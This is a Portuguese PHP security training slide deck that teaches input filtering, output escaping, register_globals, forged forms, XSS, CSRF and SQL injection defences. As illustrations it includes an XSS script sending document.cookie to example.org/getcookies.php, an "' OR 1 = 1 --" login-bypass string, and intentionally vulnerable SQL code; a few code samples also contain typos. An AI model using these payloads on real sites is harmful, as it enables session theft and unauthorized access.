

# ▶ Segurança em PHP

- ▶ Edgar Rodrigues Sandi
- ▶ @EdgarSandi
- ▶ [edgar@season.com.br](mailto:edgar@season.com.br)

# Minibio

- ▶ Gerente de projetos
- ▶ Desenvolvedor PHP e Java
- ▶ Ministra os treinamentos:
  - Linguagens de Programação
    - PHP I – Fundamentos ( Oficial **Zend** )
    - PHP II – Estruturas Superiores ( Oficial **Zend** )
    - Academia do Programador ( Oficial **Globalcode** )
  - Bancos de Dados (MySQL / PostgreSQL e Oracle)
  - MS Project
  - WebDesign (Suíte Adobe)
- ▶ Instrutor homologado **Globalcode**



## CONSULTORIA E TREINAMENTOS AVANÇADOS EM INFORMÁTICA

- ▶ Quem é a **Season Treinamentos**?
- ▶ A **Season Treinamentos** é o único centro autorizado a realizar treinamentos oficiais das tecnologias **Zend** no Brasil.
- ▶ Outras parcerias de treinamentos oficial:



# Cursos Oficiais da Zend no Brasil



The PHP Company

- ▶ Treinamentos oficiais:
  - **PHP I – Fundamentos**
  - **PHP II – Estruturas Superiores**
- ▶ Próximos treinamentos oficiais:
  - **Zend Framework**
  - **Zend Server**
  - **Zend Studio**
  - Preparatório para as certificações **ZCE** e **ZFC**

# Cursos Oficiais da Zend no Brasil



The PHP Company

## ► Treinamentos oficiais em São Paulo:



### PHP II – Estruturas Superiores

Treinamento Oficial Zend



Carga

Horária

40 horas

### Próximas Turmas



São Paulo/SP

11.04.2011 Seg. à Sex. – Integral

# Cursos Oficiais da Zend no Brasil



The PHP Company

## ▶ Próximos minicursos em São Paulo:




### Frameworks PHP

27.04.2011 Quarta feira - 19h

### A certificação ZCE

25.05.2011 Quarta feira - 19h



Carga Horária dos  
minicursos

3 horas

# Quem é Zend Technologies?



The PHP Company

- ▶ **Quem é Zend Technologies?**
  - **Zend** é uma empresa norte-americana fabricante de software.
  - Seus produtos são orientados para a plataforma PHP com ênfase no gerenciamento e melhoria do desempenho de aplicações web utilizando esta tecnologia.



## Prefácio

- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca *versus* Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão



# Prefácio

- ▶ O PHP fornece um rico conjunto de recursos que permitem a criação de aplicações complexas e robustas.
- ▶ Por outro lado se estes recursos não forem utilizado da maneira correta, usuários maliciosos podem usar estes recursos para seus próprios interesses, atacando aplicações de diversas formas.

## ▶ Prefácio



## Conceitos e Práticas

- Toda entrada está doente
  - Lista Branca *versus* Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ## ▶ Segurança de website
- Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ## ▶ Segurança do Banco de Dados
- ## ▶ Segurança de Sessão

# Conceitos e Práticas

- ▶ Antes de iniciarmos faz se necessário entender um dos princípios básicos de segurança de aplicações WEB.
  - É uma regra e um conceito assumir que todos os dados recebidos na entrada **estão doentes**, devem ser **filtrados** antes do uso e **tratados** quando deixarem a aplicação.
- ▶ É essencial compreender e praticar esses conceitos para garantir a segurança de suas aplicações.

## ▶ Prefácio

## ▶ Conceitos e Práticas

### Toda entrada está doente

- Lista Branca *versus* Lista Negra
- Filtro de entrada
- Tratamento de Saída
- Register Globals

## ▶ Segurança de website

- Formulários Falsificados
- Cross-site Scripting
- Cross-site Request Forgeries

## ▶ Segurança do Banco de Dados

## ▶ Segurança de Sessão

# Toda entrada está doente


- ▶ Você confia nos dados que estão sendo processados? Você pode confiar?
- ▶ Exemplos de entrada de dados:
  - formulário de entrada;
  - um literal de consulta;
  - um alimentador RSS;
  - outros.

# Toda entrada está doente

- ▶ Como regra geral, os dados de todos os vetores superglobais vem de uma fonte externa.
  - Ex: `$_POST`, `$_GET`.
- ▶ Mesmo o vetor `$_SERVER` não é totalmente seguro, porque ele contém alguns dados fornecidos pelo cliente.

# Toda entrada está doente

- ▶ A única exceção para esta regra é o vetor superglobal `$_SESSION`, que é persistido no servidor e nunca sobre a Internet.
- ▶ Antes de processar dados doentes, é importante filtrá-los.
- ▶ Uma vez que o dado é filtrado, ele é considerado seguro para uso.
- ▶ Há duas abordagens para filtrar dados:
  - a lista branca e
  - a lista negra.

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
- ▶  Lista Branca versus Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão



# Lista branca

- ▶ Uma lista branca identifica somente os dados que são aceitáveis.
- ▶ É um tipo de lista mais restritiva
- ▶ Esta é a informação que você já tem quando desenvolve uma aplicação, pode mudar no futuro, mas você mantém controle sobre os parâmetros que mudam.

# Lista negra


- ▶ Uma lista negra identifica somente os dados que não são aceitáveis.
- ▶ É um tipo de lista menos restritiva
- ▶ Esta filtragem assume que o programador sabe tudo o que para o qual não deve ser permitida a passagem.
- ▶ Por exemplo, alguns fóruns filtram palavras usando uma abordagem de lista negra.

# Lista branca *versus* Lista negra

- ▶ Na lista branca desde que você controle os dados que aceita, os atacantes são incapazes de passar qualquer dado a não ser os permitidos.
- ▶ Por esta razão, listas brancas oferecem mais proteção contra ataque do que listas negras.
- ▶ Listas negras devem ser modificadas continuamente e expandidas quando novos vetores de ataque tornam-se aparentes.

# Lista branca *versus* Lista negra

- ▶ Exemplo de lista branca:
  - Usado por exemplo para limitar comandos SQL:
  - Palavras permitidas: INSERT, DELETE, UPDATE e SELECT;
  - Neste caso omitimos: CREATE, DROP, ALTER, GRANT tirando das mãos do usuário qualquer alteração que possa haver no banco de dados.
- ▶ Exemplo de lista negra:
  - Usado por exemplo para limitar palavras profanas:
  - Xxxx, xxxxxxxx, xxxxxxxxxxxx, xxxxxxxxxxxx, xxxxxxx, e outros...

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  -  Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão

# Filtro de entrada

- ▶ Uma vez que toda entrada é doente e não pode ser confiável, é necessário filtrar sua entrada de modo a garantir que a entrada recebida seja a esperada.
- ▶ Para fazer isto, use uma abordagem de lista branca, como descrito anteriormente.

# Filtro de entrada

- ▶ Como um exemplo, considere o seguinte formulário HTML.

```
<form method="POST">  
  Username: <input type="text" name="username" /><br />  
  Password: <input type="text" name="password" /><br />  
  Favourite colour:  
    <select name="colour">  
      <option value="Red">Red</option>  
      <option value="Blue">Blue</option>  
      <option value="Yellow">Yellow</option>  
      <option value="Green">Green</option>  
    </select><br />  
    <input type="submit"/>  
</form>
```

# Filtro de entrada

- ▶ Este formulário contém três elementos de entrada: username, password e colour.
- ▶ Para este exemplo:
  - username deve conter somente caracteres alfabéticos
  - password deve conter somente caracteres alfanuméricos
  - colour deve conter algum destes valores: Red, Blue, Yellow ou Green.



# Filtro de entrada

- ▶ É possível implementar um código de validação no lado do cliente usando Javascript para reforçar estas regras.
- ▶ Mas falaremos mais adiante sobre formulários falsificados, não é sempre possível forçar os usuários a usar somente seu formulário, assim, suas regras do lado do cliente serão puladas.

# Filtro de entrada

- ▶ Portanto a filtragem do lado do servidor é importante para a segurança, enquanto a validação no lado do cliente é importante para usabilidade.

# Filtro de entrada

- ▶ Criação de um filtro de entrada...
- ▶ Cóóóóódigo!!

# Filtro de entrada

## ▶ Passos:

- Para filtrar a entrada recebida com este formulário, comece por inicializar um vetor em branco.
- Este exemplo usa o nome `$clean`, mais tarde em seu código quando encontrarmos a variável `$clean['username']`, você pode estar certo de que este valor está sendo filtrado.
- Mas se o `$_POST['username']` for usado, você não pode ter certeza de que os dados são confiáveis.
- Assim, use a chave do vetor `$clean` em seu lugar.

# Filtro de entrada

- ▶ O código a seguir mostra um modo de filtrar a entrada para este formulário:

```
$clean = array();  
if (ctype_alpha($_POST['username'])) {  
    $clean['username'] = $_POST['username'];  
}  
if (ctype_alnum($_POST['password'])) {  
    $clean['password'] = $_POST['password'];  
}  
$colours = array('Red', 'Blue', 'Yellow',  
    'Green');  
if (in_array($_POST['colour'], $colours)) {  
    $clean['colour'] = $_POST['colour'];  
}
```

# Filtro de entrada

## ► Explicação:

```
// criamos um array vazio
```

```
► $clean = array();
```

```
// se o valor de username for alfabético "ctype_alpha()" ele  
insere no array $clean na posição 'username' o valor de  
username
```

```
► if (ctype_alpha($_POST['username']))  
    $clean['username'] = $_POST['username'];
```

```
// se o valor de password for alfanumérico "ctype_alnum()" ele  
insere no array $clean na posição 'password' o valor de  
password
```

```
► if (ctype_alnum($_POST['password']))  
    $clean['password'] = $_POST['password'];
```

# Filtro de entrada

```
// aqui criamos um array com os possíveis valores de  
colour
```

```
▶ $colours = array('Red', 'Blue', 'Yellow',  
    'Green');
```

```
// se o valor de colour estiver dentro do array $colours  
então ele insere no array $clean na posição 'colour' o  
valor de colour
```

```
▶ if (in_array($_POST['colour'], $colours))  
    $clean['colour'] = $_POST['colour'];
```


# Filtro de entrada

- ▶ Filtrar com uma abordagem de lista branca coloca o controle firmemente em suas mãos e assegura que sua aplicação não receberá dados maus.
- ▶ Se, por exemplo, alguém tentar passar um nome de usuário ou cor que não é permitido para o script em processamento, o pior que pode acontecer é o vetor `$clean` não conter um valor para `username` ou `colour`.



# Filtro de entrada

- ▶ Se username for requerido, então simplesmente exiba uma mensagem de erro para o usuário e peça-lhe para fornecer dados corretos.
- ▶ Você deve forçar o usuário a fornecer dados corretos e não tentar limpar e corrigir por conta própria.
- ▶ Se você tentar corrigir os dados, você pode terminar com dados maus, e você rodará com os mesmos problemas que resultados do uso de listas negras.

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  - Filtro de entrada
- ▶  Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão

# Tratamento de saída

- ▶ A saída é tudo que deixa sua aplicação, vinculada a um cliente.
- ▶ Um cliente, neste caso, é tudo que é proveniente de um navegador Web para um servidor de banco de dados e assim como você deve filtrar todos os dados de entrada, você também deve tratar todos os dados de saída.

# Tratamento de saída

- ▶ Onde a filtragem de entrada protege sua aplicação de dados maus e nocivos, o tratamento de saída protege o cliente e o usuário de comandos potencialmente perigosos.
- ▶ O tratamento de saída não deve ser considerado como parte do processo de filtragem, entretanto, esses dois passos, são igualmente importantes e servem à distintos e diferentes propósitos.

# Tratamento de saída

- ▶ A filtragem garante a validade de dados que entram na aplicação;
- ▶ O tratamento de saída protege você e seus usuários de ataques potencialmente nocivos.

# Tratamento de saída

- ▶ A saída deve ser tratada porque os clientes – navegadores Web, servidores de banco de dados, e assim por diante – frequentemente executam uma ação quando encontram caracteres especiais.

# Tratamento de saída

- ▶ Para navegadores Web, esses caracteres especiais formam delimitadores HTML;
- ▶ Para servidores de banco de dados, eles podem incluir marcas de citação e palavras-chave SQL.
- ▶ Portanto, é necessário saber o destino pretendido de saída e tratá-la de acordo.

# Tratamento de saída

- ▶ O tratamento de saída pretendido para um banco de dados não será suficiente quando enviar a mesma saída para um navegador Web – os dados devem ser tratados de acordo com seu destino.



# Tratamento de saída

- ▶ Uma vez que a maioria das aplicações PHP trabalham principalmente com a Web e bancos de dados.
- ▶ Você deve sempre se certificar do destino de sua saída e quaisquer caracteres ou comandos que o destino possa aceitá-los e tratá-los apropriadamente.

# Tratamento de saída

- ▶ Para tratar a saída pretendida para um navegador Web, o PHP fornece as funções `htmlspecialchars()` e `htmlentities()`, sendo que última é a função mais exaustiva e portanto, recomendada para tratamento de saída.
- ▶ O seguinte exemplo de código ilustra o uso de `htmlentities()` de preparar a saída antes de enviá-la ao navegador.

# Tratamento de saída

- ▶ Código fonte para tratar códigos HTML e Javascript

```
$user_message = `  
<html>  
  <head>  
    <title>Software</title>  
  </head>  
  <body>  
    hello world!!  
  </body>  
</html>';  
$html = array();  
$html['message'] =  
htmlentities($user_message, ENT_QUOTES, 'UTF-8');  
echo $html['message'];
```

# Tratamento de saída

- ▶ Outro conceito ilustrado é o uso de um vetor especificamente desenhado para armazenar saída.
- ▶ Se você preparar saída através do tratamento e armazená-la em um vetor específico, você pode então usar o conteúdo do último sem ter de se preocupar se a saída foi tratada.

# Tratamento de saída

- ▶ Se você encontrar uma variável em seu script que está sendo exibida e não faz parte desse vetor, então ela deve ser considerada com desconfiança.
- ▶ Esta prática ajudará seu código a ser mais fácil de ler e manter.
- ▶ Para este exemplo, assuma que o valor para **\$user\_message** vem de um conjunto de resultados de um banco de dados.

# Tratamento de saída

## ▶ Exemplo de código malicioso:

```
$user_message = `  
<html>  
  <head>  
    <title>Software</title>  
</head>  
<body>  
  <script>  
    alert("eu sou um javascript!! Tenha medo de  
    mim!! BUUUU!!!");  
  </script>  
</body>  
</html>';  
echo $user_message;
```

# Tratamento de saída

- ▶ O tratamento de saída pretendido para um servidor de banco de dados, tal como em uma declaração SQL, com a função \*\_real\_escape\_string() específica para o driver do banco;

# Tratamento de saída

- ▶ `mysql_real_escape_string` — Escapa os caracteres especiais numa string para usar em um comando SQL, levando em conta o conjunto atual de caracteres.
- ▶ Esta função irá escapar os caracteres especiais em *unescaped\_string*, levando em conta o atual conjunto de caracteres da conexão, assim é seguro coloca-la em `mysql_query()`.



# Tratamento de saída

- ▶ Quando possível, use declarações preparadas.
- ▶ Uma vez que o PHP 5.1 inclui PDO (PHP Data Objects), você pode usar declarações preparadas para todos os motores de bancos de dados para os quais há um driver PDO.

# Tratamento de saída

- ▶ Se o motor do banco não suporta nativamente declarações preparadas, então o PDO emula essa característica de forma transparente para você.

# Tratamento de saída


- ▶ O uso de declarações preparadas permite a você especificar marcadores de lugar em uma declaração SQL.
- ▶ Essa declaração pode então ser usada múltiplas vezes através de uma aplicação, substituindo novos valores para os marcadores de lugar, a cada vez.

# Tratamento de saída

- ▶ O motor do banco de dados (ou PDO, se emular declarações preparadas) executa o trabalho duro de tratar os valores para uso na declaração.

# Tratamento de saída

- ▶ Exemplo do uso de prepared statements
- ▶ Código!!!

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
- ▶  Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão

# Register Globals

- ▶ Quando configurado como On, a diretiva de configuração `register_globals` automaticamente injeta variáveis dentro de scripts.
- ▶ Isso é, todas as variáveis provenientes de literais de consulta, formulários postados, sessões armazenadas, cookies, e assim por diante, estão disponíveis como o que parecem ser variáveis nomeadas localmente.

# Register Globals

- ▶ Assim, se as variáveis não forem inicializadas antes do uso, é possível para um usuário malicioso configurar variáveis de script e comprometer uma aplicação.
- ▶ Considere o seguinte código usado em um ambiente onde `register_globals` está configurado como `On`.



# Register Globals

- ▶ A variável **\$loggedin** não está inicializada, assim um usuário para quem `checkLogin()` falharia pode facilmente configurar **\$loggedin** ao passar `loggedin = 1` através do literal de consulta.

# Register Globals

- ▶ Deste modo, qualquer um pode obter acesso a uma porção restrita do site.

```
" # register_globals = On; "
```

```
arquivo.php?loggedin=1
```

```
if($loggedin){
```

```
    // faz alguma coisa só para usuários logados
```

```
    echo 'eu estou logado';
```

```
}
```

# Register Globals

- ▶ Uma solução é inserir `$loggedin = false` no início do script ou desligue `register_globals`, que é a abordagem preferida.

```
" # register_globals = On; "
```

```
arquivo.php?loggedin=1
```

```
$loggedin = false;  
if ($loggedin) {  
    echo 'eu estou logado';  
}
```

# Register Globals

- ▶ Enquanto configurar `register_globals` para Off é a abordagem preferida, inicializar variáveis sempre é a melhor prática.

```
" # register_globals = Off; "
```

```
arquivo.php?loggedin=1
```

```
if($loggedin){ // erro: variável não definida  
    echo 'eu estou logado';  
}
```

# Register Globals


- ▶ Note que uma consequência de ter `register_globals` configurada para `on` é que é impossível determinar a origem da entrada.
- ▶ No exemplo anterior, um usuário poderia configurar `$loggedin` através do literal de consulta, um formulário postado, ou um cookie. Nada restringe o escopo no qual o usuário pode configurá-la, e nada identifica o escopo de onde ela vem.

# Register Globals

- ▶ Uma melhor prática para código manutenível e gerenciável é usar o vetor superglobal apropriado para o local do qual você espera que os dados se originem
  - `$_GET;`
  - `$_POST;`
  - `$_COOKIE;`
  - `$_SESSION.`

# Register Globals

- ▶ Isso garante duas coisas:
  - você sabe a origem dos dados;
  - usuários são forçados a jogar pelas suas regras quando enviam dados para sua aplicação.
- ▶ Antes do PHP 4.2.0, a diretiva de configuração `register_globals` era configurada como On por padrão. Desde então, essa diretiva tem sido configurada para Off por padrão; a partir do PHP 6, ela não existirá mais.

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶  Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão




# Segurança de website

- ▶ Segurança de website refere-se à segurança dos elementos de um website através do qual um atacante pode interagir com sua aplicação.
- ▶ Esses pontos de entrada vulneráveis incluem formulários e URLs, que são os candidatos mais comuns e fáceis para um ataque em potencial.

# Segurança de website

- ▶ Assim, é importante focar nesses elementos para aprender como se proteger contra um uso impróprio de seus formulários e URLs.
- ▶ Em resumo, filtrar a entrada e tratar a saída apropriadamente irá coibir a maioria dos riscos.

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - ▶  Formulários Falsificados
    - Cross-site Scripting
    - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão

# Formulários falsificados

- ▶ Um método comum usado por atacantes é uma submissão através de um formulário falsificado.
- ▶ Há várias formas de falsificar formulários, o mais fácil deles é simplesmente copiar um formulário alvo e executá-lo de um lugar diferente.

# Formulários falsificados

- ▶ Falsificar um formulário torna possível para um atacante remover todas as restrições do lado do cliente impostas pelo formulário de modo a submeter toda e qualquer forma de dados para sua aplicação.

# Formulários falsificados

## ► Considere o seguinte formulário:

```
<form method="POST" action="process.php">
  <p>Rua:
    <input type="text" name="rua" maxlength="100" /></p>
  <p>Cidade:
    <input type="text" name="cidade" maxlength="50" /></p>
  <p>Estado:
    <select name="estado">
      <option value="">Escolha um estado</option>
      <option value="MG">Minas Gerais</option>
      <option value="RJ">Rio de Janeiro</option>
      <option value="SP">São Paulo</option>
    </select></p>
  <p>CEP: <input type="text" name="cep" maxlength="5" /></p>
  <p><input type="submit" /></p>
</form>
```

# Formulários falsificados

- ▶ Este formulário usa o atributo maxlength para restringir o comprimento do conteúdo inserido nos campos.
- ▶ Pode haver também alguma validação JavaScript que teste essas restrições antes de submeter o formulário para process.php.

# Formulários falsificados

- ▶ Em adição, o campo selecionado contém um conjunto de valores que o formulário pode submeter.
- ▶ Entretanto, como mencionado anteriormente, é possível reproduzir este formulário em outro local e submetê-lo modificando a ação para usar uma URL absoluta.



# Formulários falsificados

- Considere a seguinte versão do mesmo formulário:

```
<form method="POST"
  action="http://localhost/minicurso/public/process.php">
  <p>Rua: <input type="text" name="rua" /></p>
  <p>Cidade: <input type="text" name="cidade" /></p>
  <p>Estado: <input type="text" name="estado" /></p>
  <p>CEP: <input type="text" name="cep" /></p>
  <p><input type="submit" /></p>
</form>
```

# Formulários falsificados

- ▶ Nesta versão do formulário, todas as restrições do lado do cliente foram removidas, e o usuário pode entrar com qualquer dado, que será enviado para o script de processamento original (process.php)
- ▶ Como você pode ver, falsificar uma submissão de formulário é algo muito fácil de ser feito – e é também algo virtualmente impossível de se defender.

# Formulários falsificados

- ▶ Você pode ter notado, entretanto, que é possível verificar o cabeçalho REFERER dentro do vetor superglobal \$\_SERVER.

```
print "Você veio de: " . $_SERVER['HTTP_REFERER'];
```

- ▶ Enquanto esse modo fornece alguma proteção contra um atacante que simplesmente copia o formulário e o roda de outro local mas não é 100% seguro.

# Formulários falsificados


- ▶ O fato de que submissões de formulários falsificados são difíceis de prevenir, obriga entender que é necessário negar dados submetidos de outras fontes que não os seus formulários.

# Formulários falsificados

- ▶ É necessário também, assegurar que toda entrada siga as regras.
- ▶ Não desmereça as técnicas de validação do lado do cliente.
- ▶ Elas reiteram a importância de filtrar toda a entrada.

# Formulários falsificados

- ▶ Filtrar entrada garante que todos os dados devem estar em conformidade com um lista de valores aceitáveis e mesmo formulários falsificados não serão capazes de ultrapassar suas regras de filtragem do lado do servidor.

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  -  Cross-site Scripting
  - Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão

# Cross-site scripting

- ▶ Cross-site scripting (XSS) é um dos mais comuns e mais conhecidos tipos de ataque.
- ▶ A simplicidade deste ataque e o número de aplicações vulneráveis em existência o tornam muito atraente para usuários maliciosos.



# Cross-site scripting

- ▶ Um ataque XSS explora a confiança do usuário na aplicação e é geralmente um esforço para roubar informações do usuário, tal como cookies e outros dados de identificação pessoal.
- ▶ Todas as aplicações que mostrar a entrada são um risco.

# Cross-site scripting

- ▶ Considere o seguinte formulário, por exemplo.

```
<form method="POST" action="process.php">  
  <p>Add a comment:</p>  
  <p><textarea name="comment"></textarea></p>  
  <p><input type="submit" /></p>  
</form>
```

- ▶ Este formulário pode existir em um número qualquer de websites de comunidades populares atualmente e permite ao usuário adicionar um comentário ao perfil de outro usuário.

# Cross-site scripting

- ▶ Imagine que um usuário malicioso submete um comentário em qualquer perfil que contenha o seguinte conteúdo

```
<script>
```

```
document.location = "
```

```
http://example.org/getcookies.php?cookies= " +
```

```
document.cookie;
```

```
</script>
```

# Cross-site scripting


- ▶ Depois de submeter um comentário, a página mostra todos os comentários que foram previamente submetidos e assim qualquer um pode ver todos os comentários deixados no perfil do usuário.

# Cross-site scripting

- ▶ O atacante pode facilmente acessar os cookies com `$_GET['cookies']` e armazená-los para uso posterior.
- ▶ Esse ataque funciona somente se a aplicação falhar no tratamento da saída. Assim, é fácil prevenir este tipo de ataque com o apropriado tratamento de saída.

# Cross-site scripting

- ▶ Agora, qualquer um que visite este perfil de usuário será redirecionado para a URL dada e seus cookies (incluindo qualquer informação de identificação pessoal e informação de login) serão adicionados ao literal de consulta.

- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
- ▶  Cross-site Request Forgeries
- ▶ Segurança do Banco de Dados
- ▶ Segurança de Sessão

# Cross-site request forgeries

- ▶ Um cross-site request forgery (CSRF) é um ataque que tenta fazer com que uma vítima envie sem saber requisições HTTP, normalmente para URLs que requerem acesso privilegiado e usar a sessão existente da vítima para determinar o acesso.



# Cross-site request forgeries

- ▶ A requisição HTTP então força a vítima a executar uma ação particular baseada no seu nível de privilégio, tal como fazer uma compra ou modificar ou remover uma informação.

# Cross-site request forgeries

- ▶ Considerando que um ataque XSS explora a confiança do usuário em uma aplicação, uma requisição forjada explora a confiança da aplicação em um usuário, uma vez que a requisição parece ser legítima e é difícil para a aplicação determinar o que o usuário pretende.

# Cross-site request forgeries

- ▶ Enquanto um tratamento apropriado de saída previne sua aplicação de ser usada como um veículo para um ataque XSS, ele não previne sua aplicação de receber requisições forjadas.

# Cross-site request forgeries

- ▶ Assim, sua aplicação necessita da habilidade de determinar se uma requisição foi intencional e legítima ou forjada e maliciosa.
- ▶ Antes de examinar os meios de proteção contra requisições forjadas, pode ser útil compreender como tal ataque ocorre.
- ▶ Considere o seguinte exemplo.

# Cross-site request forgeries

- ▶ Suponha que você tem um site Web no qual usuários se registram em uma conta e então navegam em um catálogo de compra de livros.
- ▶ Novamente, suponha que um usuário malicioso assina uma conta e efetua o processo de compra de um livro do site.
- ▶ Ao longo do caminho, ele poderia aprender o seguinte por casual observação:

# Cross-site request forgeries

- ▶ Ele deve se logar para fazer uma compra.
- ▶ Depois de selecionar um livro para compra, ele clica no botão de compra, o qual redireciona-o para checkout.php.

# Cross-site request forgeries

- ▶ Ele vê que a ação para checkout.php é uma ação POST mas “imagina” se passar os parâmetros com um literal de consulta com GET irá funcionar.
- ▶ Quando passa os mesmos valores pelo literal de consulta:
- ▶ checkout.php?isbn=0312863551&qty=1), ele nota que consegue, de fato, comprar um livro.

# Cross-site request forgeries

- ▶ Com seu conhecimento, o usuário malicioso pode fazer outros comprarem em seu site sem tomar conhecimento disso.
- ▶ O modo mais fácil de fazer isso é usar uma tag de imagem para embutir uma imagem em um site Web qualquer que não o seu próprio (embora, às vezes, seu próprio site possa ser usado para tal ataque).



# Cross-site request forgeries

- ▶ No código a seguir, o src da tag img faz uma requisição quando a página carrega.

```

```

# Cross-site request forgeries

- ▶ Mesmo quando essa tag img é embutida em um site Web diferente, ela ainda continua a fazer a requisição para site de catálogo de livro.

# Cross-site request forgeries

- ▶ Para a maioria das pessoas, a requisição falhará porque os usuários devem estar logados para fazer uma compra
- ▶ Mas para esses usuários que calham de estar logados no site, este ataque explora a confiança que o Web Site tem no usuário e força-o a fazer uma compra.

# Cross-site request forgeries

- ▶ A solução para este tipo particular de ataque, contudo, é simples: force o uso de POST em sobreposição a GET.
- ▶ Este ataque funciona porque checkout.php usa o vetor superglobal `$_REQUEST` para acessar isbn e qty.
- ▶ Usar `$_POST` irá coibir o risco desse tipo de ataque, mas não protegerá contra todas as requisições forjadas.

# Cross-site request forgeries

- ▶ Outros ataques mais sofisticados podem fazer requisições POST tão facilmente quanto GET, mas um simples método de token pode bloquear essas tentativas e forçar os usuários a usar seus formulários.
- ▶ O método de token envolve o uso de um token gerado randomicamente que é armazenado na sessão do usuário quando o usuário acessa a página do formulário e também é colocado em um campo oculto no formulário.

# Cross-site request forgeries

- ▶ O script processador verifica o valor do token do formulário postado contra o valor na sessão do usuário. Se casar, então a requisição é válida.
- ▶ Se não, então é suspeita e o script não deve processar a entrada e, ao invés disso, deve mostrar uma mensagem de erro para o usuário.

# Cross-site request forgeries

- ▶ O seguinte código citado ilustra o uso do método de token:


```
session_start();  
$token = md5(uniqid(rand(), TRUE));  
$_SESSION['token'] = $token;  
?>  
<form action="checkout.php" method="POST">  
  <input type="hidden" name="token"  
    value="<?php echo $token; ?>" />  
  <!-- Restante do formulário -->  
</form>
```

# Cross-site request forgeries

- ▶ O processamento do script que manipula este form (checkout.php) pode então verificar o seguinte token:

```
if (isset($_SESSION['token']) &&  
    isset($_POST['token']) &&  
    $_POST['token'] == $_SESSION['token']) {  
    // Token é válido, continua processamento  
    dos dados do formulário  
}
```



- ▶ Prefácio
- ▶ Conceitos e Práticas
  - Toda entrada está doente
  - Lista Branca versus Lista Negra
  - Filtro de entrada
  - Tratamento de Saída
  - Register Globals
- ▶ Segurança de website
  - Formulários Falsificados
  - Cross-site Scripting
  - Cross-site Request Forgeries
- ▶  Segurança do Banco de Dados
- ▶ Segurança de Sessão

# Segurança do banco de dados

- ▶ Quando usamos um banco de dados e aceitamos entrada para criar uma parte de uma consulta ao banco, é fácil cair vítima de um ataque de SQL Injection.
- ▶ SQL Injection ocorre quando um usuário malicioso experimenta obter informações sobre um banco de dados através de um formulário.

# Segurança do banco de dados

- ▶ Depois de conseguir conhecimento suficiente – geralmente das mensagens de erro do banco de dados – o atacante estará equipado para explorar o formulário para quaisquer possíveis vulnerabilidades através de injeção de SQL em campos do formulário.

# Segurança do banco de dados

- ▶ Um exemplo popular é um simples formulário de login de usuário:

```
<form method="login.php" action="POST">  
  Username: <input type="text" name="username" />  
  <br />  
  Password: <input type="password" name="password"  
  />  
  <br />  
    <input type="submit" value="Entrar" />  
</form>
```

# Segurança do banco de dados

- ▶ O código vulnerável usado para processar este formulário de login parece com o seguinte:

```
$username = $_POST['username'];
$password = md5($_POST['password']);
$sql = "SELECT * FROM users WHERE username = '{$username}'
      AND password = '{$password}'";
/* conexão com o banco de dados e código da consulta */
if (mysql_num_rows($esql) > 0) {
    echo 'usuário encontrado';
}
```

# Segurança do banco de dados

- ▶ Neste exemplo, note como não há código para filtrar a entrada de \$\_POST.
- ▶ Ao invés disso a linha de entrada é armazenada diretamente na variável \$username.
- ▶ Essa linha de entrada é então usada em uma declaração SQL – nada é tratado.

# Segurança do banco de dados

- ▶ Um atacante poderia tentar se logar usando um nome de usuário similar ao seguinte:  
username ' OR 1 = 1 --
- ▶ Com o nome de usuário e uma senha em branco, a declaração SQL é agora:

```
SELECT *  
FROM users  
WHERE username = 'username' OR 1 = 1 --' AND  
password = 'd41d8cd98f00b204e9800998ecf8427e'
```

- ▶ Uma vez que  $1 = 1$  é sempre verdadeiro – e, ao iniciar um comentário SQL, a consulta SQL ignora tudo que vem depois – todos os registros de usuário retornam com sucesso.

# Segurança do banco de dados

- ▶ Com o nome de usuário e uma senha em branco, a declaração SQL é agora:

```
SELECT *  
FROM users  
WHERE username = 'username' OR 1 = 1 --' AND  
password = 'd41d8cd98f00b204e9800998ecf8427e'
